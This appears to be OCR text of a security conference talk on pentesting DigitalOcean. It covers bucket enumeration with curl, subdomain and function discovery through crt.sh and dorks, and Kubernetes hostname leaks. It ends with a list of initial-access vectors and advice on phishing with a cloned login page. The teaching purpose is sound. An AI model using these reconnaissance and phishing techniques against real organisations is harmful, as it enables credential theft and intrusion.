@glassesboy

Deep Dive into Clouded Waters - An overview in Digital Ocean's Pentest and Security

BSIDES Prishtina


```
(blackhat)()(Nebula) >>> use credentials gl4ssesbo1
(blackhat)()(Nebula) >>> getuid
-----------------------------------------------------------------

UserName: gl4ssesbo1

-----------------------------------------------------------------

{
    "UserName": "gl4ssesbo1",
    "UserInfo": {
        "UserName": "gl4ssesbo1",
        "Name": "Bleon Proko",
        "Description": "This guy  ------------------------------------------------>",
        "Position": "Cloud Researcher @ Permiso"",
        "Email": "bleon.proko@protonmail.com",
        "Blog": "https://www.pepperclipp.com/"
    }
}

-----------------------------------------------------------------
```

Cloud/DevOps Pentesting So Far

Cloud Platforms Tested

Azure
AWS
GCP

- Cloud Storage (buckets, blob/table/queue/file storage)
- Virtual Machines
- Containers and Container Registries
- Cloud Functions
- IAM
- K8s
- Database
- Security Features (Logging, EDRs, AV)



etc?

You don't know Cloud can get hacked?!

This slide includes some notes/blogs/books to check for cloud pentesting

- https://rhinosecuritylabs.com/blog/
- https://www.netspi.com/blog/
- https://hackingthe.cloud/
- https://www.pepperclipp.com/presentations
- https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/
- https://rhinosecuritylabs.com/gcp/privilege-escalation-google-cloud-platform-part-1/
- https://www.youtube.com/watch?v=kyqeBGNSEIc&ab_channel=BlackHat
- https://www.youtube.com/watch?v=vTgQLzeBfRU&ab_channel=CNCF%5BCloudNativeComputingFoundation%5D
- https://www.amazon.com/Hands-Penetration-Testing-Kali-Linux/dp/1789136725
- https://www.amazon.com/Penetration-Testing-Azure-Ethical-Hackers/dp/1839212934
- https://www.amazon.com/Hack-Like-Ghost-Sparc-Flow-ebook/dp/B08FH9SQNG

DigitalOcean

- Cheap VPS (Though has almost the same price as AWS LightSail)
- Cheap everything else, though


Features

- Droplets
- K8s
- Containers
- Cloud Functions
- Block Storage
- Web Apps
- API
- VPCs
- Firewall and Networking
- Spaces
- Databases

DigitalOcean Regions


At the moment, DigitalOcean has 10 data centers across the globe:

- New York City, The US: **NYC1**, **NYC3**
- San Francisco, The US: **SFO3**
- Toronto, Canada: **TOR1**
- London, United Kingdom: **LON1**
- Frankfurt, Germany: **FRA1**
- Amsterdam, the Netherlands: **AMS3**
- Singapore: **SGP1**
- Bangalore, India: **BLR1**
- Sydney, Australia: **SYD1**



The regions below no longer accept resources, but are active for old resources:

- Amsterdam, the Netherlands: **AMS2**
- New York City, The US: **NYC2**
- San Francisco, The US: **SFO1, SFO2**




Reconnaissance

BSides Prishtina

What can be found online?

- Spaces
- Domains
  - Droplets (kind of)
- Functions
- Kubernetes Node



BSides Prishtina

Spaces

S3 for Digital Ocean (Literally).
It's build upon AWS S3 and allows S3 API Usage (more on this later)
Think of it as AWS S3 ordered from AliExpress

"Hey, can I copy your homework?"

"Sure, just make it look diffrerent so that it doesn't look like you just copied it."

"Sure thing."

```
glb@SPACESHIP:~$ curl https://blackhatspace.fra1.digitaloceanspaces.com | xq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   238    0   238    0     0   1076      0 --:--:-- --:--:-- --:--:--  1076
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>blackhatspace</Name>
  <Prefix/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Marker/>
</ListBucketResult>
glb@SPACESHIP:~$
```

```
glb@SPACESHIP:~$ curl https://blackhatspace.fra1.digitaloceanspaces.com | xq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   851    0   851    0     0   2651      0 --:--:-- --:--:-- --:--:--  2642
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>blackhatspace</Name>
  <Prefix/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>bit-sea.png</Key>
    <LastModified>2022-07-05T13:02:40.571Z</LastModified>
    <ETag>"827a5e47acdfedf60ecfa223afbdebfd"</ETag>
    <Size>56587</Size>
    <StorageClass>STANDARD</StorageClass>
    <Owner>
      <ID>11919729</ID>
      <DisplayName>11919729</DisplayName>
    </Owner>
    <Type>Normal</Type>
  </Contents>
  <Contents>
    <Key>blackhat-kube-cluster-kubeconfig.yaml</Key>
    <LastModified>2022-07-05T13:02:40.511Z</LastModified>
    <ETag>"f23a4b5b4f3ed65e2b0aaefc5c039dfd"</ETag>
    <Size>2093</Size>
    <StorageClass>STANDARD</StorageClass>
    <Owner>
      <ID>11919729</ID>
      <DisplayName>11919729</DisplayName>
    </Owner>
    <Type>Normal</Type>
  </Contents>
  <Marker/>
</ListBucketResult>
glb@SPACESHIP:~$
```

2001: A Space Odyssey —

Each Space (as other cloud buckets) have a specific format of their host, which allows for easier reconnaisance:

https://<name>.<region>.digitaloceanspaces.com
https://<region>.digitaloceanspaces.com/<name>

404 if the bucket does not exist


200 if the bucket does exists

```
>>> import requests
>>> requests.get('https://blackhatspacedasda.fra1.digitaloceanspaces.com').status_code
404
>>> requests.get('https://blackhatspace.fra1.digitaloceanspaces.com').status_code
200
>>> requests.get('https://anotherblackhatspace.fra1.digitaloceanspaces.com').status_code
403
```

403 if the bucket does exists but it's contents cannot be listed

Space Clearance

Spaces can be Public and Private (Bucket ACL.





```
glb@SPACESHIP:~$ curl https://blackhatspace.fra1.digitaloceanspaces.com | xq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1140    0  1140    0     0    818      0 --:--:--  0:00:01 --:--:--   819
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>blackhatspace</Name>
  <Prefix/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>bit-sea.png</Key>
    <LastModified>2022-07-05T13:02:40.571Z</LastModified>
    <ETag>"827a5e47acdfedf60ecfa223afbdebfd"</ETag>
    <Size>56587</Size>
    <StorageClass>STANDARD</StorageClass>
    <Owner>
      <ID>11919729</ID>
      <DisplayName>11919729</DisplayName>
    </Owner>
    <Type>Normal</Type>
  </Contents>
```

```
glb@SPACESHIP:~$ curl https://anotherblackhatspace.fra1.digitaloceanspaces.com | xq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   236  100   236    0     0    963      0 --:--:-- --:--:-- --:--:--   963
<Error>
  <Code>AccessDenied</Code>
  <BucketName>anotherblackhatspace</BucketName>
  <RequestId>tx00000000000000032259737-0062c566e7-51f54886-fra1b</RequestId>
  <HostId>51f54886-fra1b-fra1-zg02</HostId>
</Error>
glb@SPACESHIP:~$
```

Each object can be individually public accessible or not.

```
glb@SPACESHIP:~$ curl https://blackhatspace.fra1.digitaloceanspaces.com/bit-sea.png | xq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   229  100   229    0     0    679      0 --:--:-- --:--:-- --:--:--   677
<Error>
  <Code>AccessDenied</Code>
  <BucketName>blackhatspace</BucketName>
  <RequestId>tx00000000000000322708f7-0062c5679e-51f54886-fra1b</RequestId>
  <HostId>51f54886-fra1b-fra1-zg02</HostId>
</Error>
```




Static Web Hosting

(aka Enable CDN)

Spaces being basically S3, allow for static web hosting by enabling CDN. Also allows to add a domain/subdomain as CNAME.

https://<name>.<region>.cdn.digitaloceanspaces.com

When enabled, you need to provide a domain and a certificate (or one will be generated for you by LetsEncrypt). You can leverage something like crt.sh or google dorking for subdomain enumeration




GrayHatWarfare

Contains a list of
open buckets
and objects inside it

Search Buckets


Link shorteners can help
you find other
subdomains of the target

GrayHatWarfare



Google Dorking

You can search for sites with just a simple "site:<domain>"



Then gather the domains and check the CNAME.


Alternatively, you can use something like dork-cli, dorkify or just Google API to get those domains.

If a website is new and not much searched, you might not get results from Google Dorks, so other methods might be needed.

CRT.sh

Also, we can leverage CRT.sh to gather domains and as such hosts that a company owns. This is also possible, due to the fact that you can manage domains and certificates directly from DigitalOcean.

Some Python Libraries to interact with it have been written (e.g. https://github.com/YashGoti/crtsh), and Nebula has a module for that




```
(blackhat)()(reconnaissance/misc_crtsh) >>> use module reconnaissance/misc_crtsh
(blackhat)()(reconnaissance/misc_crtsh) >>> set DOMAIN pepperclipp.tech
(blackhat)()(reconnaissance/misc_crtsh) >>> run
------------------------------------------------------------------
Domain: pepperclipp.tech
------------------------------------------------------------------
{
    "Domain": "pepperclipp.tech",
    "Domain List": [
        "web01.pepperclipp.tech",
        "pepperclipp.tech"
    ]
}
------------------------------------------------------------------

(blackhat)()(reconnaissance/misc_crtsh) >>>
```

Kubernetes

Kube can be configured on DO as a managed service on 3 (minimally 2 droplets).
This will generate a config file with the kube host, user, token.

By default, the cluster hostname is public as:

<Cluster ID>.k8s.ondigitalocean.com


This in itself is not a problem, but if a CNAME is configured on the domain of the target, an attacker can know if the service is being used and continue with more:

```
glb@SPACESHIP:~$ nslookup kube.pepperclipp.tech
Server:         172.22.224.1
Address:        172.22.224.1#53

Non-authoritative answer:
kube.pepperclipp.tech   canonical name = a90a9bb9-34ee-43f8-8f1c-358a4311fa2e.k8s.ondigitalocean.com.
Name:   a90a9bb9-34ee-43f8-8f1c-358a4311fa2e.k8s.ondigitalocean.com
```

Functions

DigitalOcean Cloud Functions

- **Are not event based triggered**
- **Can be written in python, php, go, nodejs**
- **Can be accessed directly from web without authentication (default), by generating a token or using the API (not the normal API, they have their own API)**
- **Running as root**
- **No credentials on machines (can configure Environment Variables, so you'll find them there)**



Function as a Service

Same fo all account


https://faas-<region>-<random chars>.doserverless.co/api/v1/web/<namespace ID>/<package name>/<function file name>?<parameters>=value&

Directory of Functions

OSINT-ing Functions

https://faas-<region>-<random chars>.doserverless.co/api/v1/web/<namespace ID>/<package name>/<function file name>?<parameters>=value&

Since the URL Format has /api/v1/web, you can search for /api/v1/web in URL




site:<domain> inurl:/api/v1/web/

You might find a lot of false positives from this, but can still prove to be a good way of finding some targets.

Droplets (sort of)

Droplets do not have a public host pointing to them like in AWS (or other platforms). They only have IP Addresses, which can be assigned a domain A (and AAAA record)

Again, something like a subdomain fuzzer, google dorking or crt.sh can help.




```
glb@SPACESHIP:~$ nslookup www.pepperclipp.tech
Server:         172.19.96.1
Address:        172.19.96.1#53

Non-authoritative answer:
Name:   www.pepperclipp.tech
Address: 138.68.86.188
```

```
glb@SPACESHIP:~$ python3.9 subdomain_enum.py ./wordlist.txt pepperclipp.tech
---------------------------------
             Result
---------------------------------
{
    "www.pepperclipp.tech": "138.68.86.188",
    "host01.pepperclipp.tech": "67.205.135.215",
    "web01.pepperclipp.tech": "205.185.216.42"
}
glb@SPACESHIP:~$
```

IP Ranges

Digital Ocean keeps a list of IP Ranges on:
https://digitalocean.com/geo/google.csv

The list only contains the IP Range and the regions, but it's a good start to know if a target is using Digital Ocean:

5.101.96.0/21	NL	NL-NH	Amsterdam	1105 AT		
5.101.104.0/22	NL	NL-NH	Amsterdam	1105 AT		
24.199.64.0/22	US	US-NJ	North Bergen	7047		
24.199.68.0/22	US	US-CA	Santa Clara	95054		
24.199.72.0/21	US	US-CA	Santa Clara	95054		
24.199.80.0/20	US	US-NJ	North Bergen	7047		
24.199.96.0/20	US	US-CA	Santa Clara	95054		
24.199.112.0/20	US	US-CA	Santa Clara	95054		
37.139.0.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.1.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.2.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.3.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.4.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.5.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.6.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.7.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.8.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.9.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.10.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.11.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.12.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.13.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.14.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.15.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.16.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.17.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.18.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.19.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.20.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.21.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.22.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.23.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.24.0/24	NL	NL-NH	Amsterdam	1105 AT		


OSINT Recap

Spaces

- Subdomain Enumeration
- S3 Bucket Fuzzing
- Directory and file fuzzing
- File Access from ACL
- Web Configuration
- Try to find files with API credentials (both S3 and other keys)
- Check the IPs on DO's IP Range to find if they are using their services (mostly for droplets)

BSIDES Prishtina

GB



Initial Access

BSides Prishtina

Initial Access Vectors

You can utilize alert emails

Bruteforce/password spraying

- Phishing
- Getting root (or other user's SSH password/key to droplets)
- Get Database password
- Vulnerability in Functions
- Getting access to API Keys
  - DO API
  - Space API
  - OAuth API Token
  - Function's API
- Config Files
  - Kubernetes
  - Container Registry
- Physical/GUI Access to the machine of a DO Admin

SQLi
RCE

Repository
Spaces
Administrator's machines
Droplets
Containers
Droplet User Data
Function Environment Variables

Repository
Spaces
An admin's machines
Droplets
Containers

Phishing

To phish, the best solution would be to replicate the login page on https://cloud.digitalocean.com/login and send it as:

1. Alert email: https://cloud.digitalocean.com/droplets/<dropletID>?i=<like 5-6 random chars>

or

